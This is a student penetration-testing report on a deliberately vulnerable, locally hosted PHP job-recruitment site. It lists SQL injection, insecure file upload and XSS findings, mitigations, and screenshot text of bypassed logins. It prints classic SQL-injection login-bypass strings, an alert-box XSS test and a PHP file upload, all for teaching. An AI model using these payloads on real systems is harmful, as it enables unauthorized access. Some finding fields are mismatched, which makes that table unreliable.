Building an vulnerable website and provide full web PT report on that website

Project Team :

1.Leen adel mahmoud alNaqrash **2.Rama awad mohammed alnajjar**

3.Osama khalil ahmad aldokh **4.Abdallah jalal shehadeh shehade**

Table of Contents

REPORT:

Jop opportunities Application Penetration Testing

-PREPARED FOR: National cyber security center

Project Team :

1.Leen adel mahmoud alNaqrash

2.Rama awad mohammed alnajjar

3.Osama khalil ahmad aldokh

4.Abdallah jalal shehadeh shehadeh

Client Name	***Employee***
Project name	Jop opportunities Penetration Testing
Authors	1.Leen adel mahmoud alNaqrash 2.Rama awad mohammed alnajjar 3.Osama khalil ahmad aldokh 4.Abdallah jalal shehadeh shehadeh
Approved by	National cyber security center
Version	*1.0*
Submission Date	*April 16/ 2025*

Section 1: Executive Summary

1. Introduction:

This report documents the findings after testing a Job Recruitment Website. The Penetration Testing was conducted from Aprial 05, 2025 to Aprial 17, 2025. Various automated and manual testing techniques were applied to identify security vulnerabilities that could be exploited to compromise the website. These vulnerabilities have been categorized as High, Medium, or Low risk. The detailed analysis and recommendations are provided in the upcoming sections.
The following represents the definition and the description of each severity rate

Impact	Description
SQL Injection (High)	SQL Injection happens when an attacker inputs malicious SQL code into an input field (like login or search) to manipulate the database
Unsecure File Upload **(Medium)**	This vulnerability allows users to upload files (e.g., resumes, images) without proper checks. An attacker can upload malicious files like scripts or executables.
Cross-Site Scripting (XSS) **(Low)**	XSS is a web security vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into webpages viewed by other users..

1.1 Scope Details:

The scope of evaluation and testing covered the following assets:

#	Host	Platform
1	Jop Recruitment Website	Web – based app

1.2 Results Summary:

Below is the graphical representation of total identified vulnerabilities during the penetration testing service. These vulnerabilities are classified based on the severity in variant color codes as shown below

Section 2: Detailed Penetration Testing Results

1. Introduction

The penetration testing team conducted a web application assessment on a Job Recruitment Website. This report includes a breakdown of the identified vulnerabilities and the tools used during the assessment.

2.1 Restrictions

The assessment was conducted in a black-box approach, with no prior knowledge of the internal systems or codebase

2.2Tools

The following tools were used during the testing:

- SQLMap – for detecting SQL Injection vulnerabilities.
- WhatWeb – for identifying technologies used by the target website.
- Nikto – for basic vulnerability scanning.
- Dirb – for directory brute forcing and file discovery.
- Hydra – for brute force testing login credentials.
- Burp Suite – for intercepting and manipulating requests manually

2.3High Risk Exploitable Vulnerabilities

The following section represents **High** exploitable vulnerabilities that were identified during Penetration testing service.

Reference	WEB-H01
Vulnerability	: SQL Injection Description: The login form was found vulnerable to SQL Injection, allowing attackers to bypass authentication and extract data from the database.
Description	Description: The website allows file uploads without proper validation, enabling attackers to upload malicious scripts.
Severity	**High**
Impact	This could be exploited by the attacker to intercept the traffic of mobile application and understand the utilized API syntax as well as affecting customers data confidentiality.
Affected Systems	All os
Recommendation	Sanitize and escape user input • Use frameworks that automatically escape output (like React, Angular) • Implement Content Security Policy (CSP)
Exploitation Results	**Exploitation Results: Successfully extracted dummy user data using ' OR '1'='1 payload.**

2.4Medium Risk Exploitable Vulnerabilities

Reference	WM01
vulnerability	Unsecure File Upload
Description	The file upload function does not validate file types or restrict executable file uploads.
security	Medium
impact	An attacker could upload a malicious file (e.g., PHP shell) and gain control over the server.
Affected system	All os
Recommendation	Implement server-side validation for file type, size, and sanitize file names.
Exployiation Result	Uploaded a .php file and accessed it from the server. ## POC

2.5Low Risk Exploitable Vulnerabilities :

Reference	WL01
vulnerability	Vulnerability: Cross-Site Scripting (XSS)
Description	The application reflects user input in the search results without proper encoding.
security	Low
impact	An attacker can inject malicious scripts and perform phishing or session hijacking.
Affected system	ALL os
Recommendation	Sanitize and encode all user input displayed in the browser.
Exployiation Result	Injected <script>alert('XSS')</script> and it executed on the results page.

CONCLUSION:

The testing identified several high and medium severity issues that could potentially compromise user data and system integrity. It's recommended that all identified vulnerabilities be patched immediately and a follow-up test be conducted post-remediation.

Overview:

This project involves building a vulnerable website designed for penetration testing (PT) and security assessment. The website will contain various intentional security flaws, mimicking real-world vulnerabilities found in web applications. A penetration testing report will be generated, detailing discovered vulnerabilities, exploitation methods, and mitigation strategies. This project aims to enhance practical cybersecurity skills by simulating real-world attack scenarios and assessing security risks effectively.

Goals

1. **Develop a vulnerable web application with common security flaws such as:**
   - **SQL Injection (SQLI)**
   - **Cross-Site Scripting (XSS)**
   - **Insecure File Upload**

2. **Perform a full penetration test to identify and exploit vulnerabilities .**

3. **Document the penetration testing process in a detailed report, covering:**

A **Scope of the test**
b **Definition vulnerabiloty**
c **Finding tools**
d **Risk Rating summery**
e **Recommended mitigations**

Specifications

Technology Stack:


- **Backend: PHP**
- **Frontend: HTML, CSS, java script**
- **Database: MySQL**
- **Hosting: Local VM (Kali Linux)**
- **Security Flaws to Include:**
- **Intentional misconfigurations**
- **Unprotected API endpoints**
- **Penetration Testing Methodology:**

Section one

The first step in our project it was is download xampp for simplifies the process of setting up the server and testing and developing web in kali linux and activation Apache as web server for run(php) code and help us penetration testing your website .

Step 1:

- download xampp from firefox :



-Start and set up Xampp:

-create vulnsite folder inside **htdocs** to include the project files inside it:

Step 2:


- **creat the database** :

on xampp click new >in sql editor paste this code:

```
-- Create the database if it doesn't exist
    CREATE DATABASE IF NOT EXISTS vulnsite_db;

-- Use the database
    USE vulnsite_db;

-- Create users table
CREATE TABLE IF NOT EXISTS users (
   id INT AUTO_INCREMENT PRIMARY KEY,
   username VARCHAR(255) NOT NULL,
   password VARCHAR(255) NOT NULL,
   UNIQUE KEY (username)  -- Ensures usernames are unique
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

-- Create uploads table
    CREATE TABLE IF NOT EXISTS uploads (
        id INT AUTO_INCREMENT PRIMARY KEY,
   filename VARCHAR(255) NOT NULL,
   filepath VARCHAR(255) NOT NULL,
   uploaded_by VARCHAR(255) NOT NULL,
   upload_time TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
```

```
    FOREIGN KEY (uploaded_by) REFERENCES users(username) ON DELETE
CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

Step 3:
-creat files:



NOW TEST THE VULNERABILITIES

Section two :

THE GOALS

The step two in our project is doing pentration testing to our website the aim of it provide This report provides a detailed penetration test on a deliberately vulnerable website developed for educational purposes. Three major vulnerabilities were intentionally included: SQL Injection, Cross-site Scripting (XSS), and File Upload. The goal is to simulate real-world attacks and document exploitation techniques along with appropriate mitigation strategies.

The scope

The target of this penetration test is a locally hosted website on XAMPP. The scope includes the login page, search functionality, and file upload feature. Testing was limited to these components with no external systems involved.

.Environment: XAMPP Localhost

.Application Type: PHP Web Application

.Test Type: White Box Testing

Testing Tools:

1. WhatWeb
2. Nikto
3. Dirb
4. sql map
5. hydra

Definition vulnerabilitys

Definition	Vulnerability
Xss vulnerability	vulnerability that allows an attacker to inject malicious scripts (often JavaScript) into web pages viewed by other users. By injecting JavaScript code into input fields or URLs that are later displayed to users without proper sanitization. - Session hijacking- Page defacement- User redirection- Credential theft - Input validation- Output encoding- Use of security libraries (e.g., DOMPurify)- Content Security Policy (CSP)
Sql injection	vulnerability that allows attackers to execute arbitrary SQL commands on the database. By entering malicious SQL queries in user inputs (e.g., login forms or search bars) that are concatenated directly into SQL statements. - Unauthorized data access- Data leakage, deletion, or modification- Bypassing authentication- Full database compromise - Use of prepared statements (parameterized queries)- Input sanitization- Limiting database permissions
File Upload Insecurity	A vulnerability that arises when a web application improperly allows users to upload and execute malicious files (e.g., web shells).

- **NOW, we will put screenshots showing the vulnerabilitys when they occur**.:

SQL injection :

when we enter this querys In the username field we will bypass login page without password:

non_existent' OR 1=1 --

admin'--+


admin


' OR 1=1 --


admin' --


nonexistent


admin' OR '1'='1



localhost/vulnsite/welcome.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CareerConnect
Welcome back, non_existent' OR 1=1 --!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements


localhost/vulnsite/welcome.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CareerConnect
Home Upload Resume Logo
Welcome back, admin'--+!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements
Featured Job Opportunities
Senior Frontend Developer
TechSolutions Inc.
$120,000 - $150,000/year
Remote Full-time 2 days ago
UX/UI Designer
CreativeMinds
$90,000 - $110,000/year
New York, NY Full-time 1 week ago
DevOps Engineer
CloudSystems
$130,000 - $160,000/year
San Francisco, CA Full-time 3 days ago


localhost/vulnsite/welcome.php
Kali Linux
https://www.kali.org/
Home
Upload Resume
Welcome back, ' OR 1=1 --!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements
Featured Job Opportunities
Senior Frontend Developer
TechSolutions Inc.
$120,000 - $150,000/year
Remote Full-time 2 days ago
UX/UI Designer
CreativeMinds
$90,000 - $110,000/year
New York, NY Full-time 1 week ago
DevOps Engineer
CloudSystems
$130,000 - $160,000/year
San Francisco, CA Full-time 3 days ago
https://www.kali.org


localhost/vulnsite/welcome.php
CareerConnect
Home
Upload Resume
Welcome back, admin' --!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements
Featured Job Opportunities
Senior Frontend Developer
TechSolutions Inc.
$120,000 - $150,000/year
Remote Full-time 2 days ago
UX/UI Designer
CreativeMinds
$90,000 - $110,000/year
New York, NY Full-time 1 week ago
DevOps Engineer
CloudSystems
$130,000 - $160,000/year
San Francisco, CA Full-time 3 days ago


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CareerConnect
Home Upload Resum
Welcome back, nonexistent!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements
Featured Job Opportunities
Senior Frontend Developer
TechSolutions Inc.
$120,000 - $150,000/year
Remote Full-time 2 days ago
UX/UI Designer
CreativeMinds
$90,000 - $110,000/year
New York, NY Full-time 1 week ago
DevOps Engineer
CloudSystems
$130,000 - $160,000/year
San Francisco, CA Full-time 3 days ago


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CareerConnect
Home Upload Resume Logou
Welcome back, admin' OR '1'='1!
Discover your next career opportunity from our curated job listings.
Latest Announcement:
No announcements
Featured Job Opportunities
Senior Frontend Developer
TechSolutions Inc.
$120,000 - $150,000/year
Remote Full-time 2 days ago
UX/UI Designer
CreativeMinds
$90,000 - $110,000/year
New York, NY Full-time 1 week ago
DevOps Engineer
CloudSystems
$130,000 - $160,000/year
San Francisco, CA Full-time 3 days ago

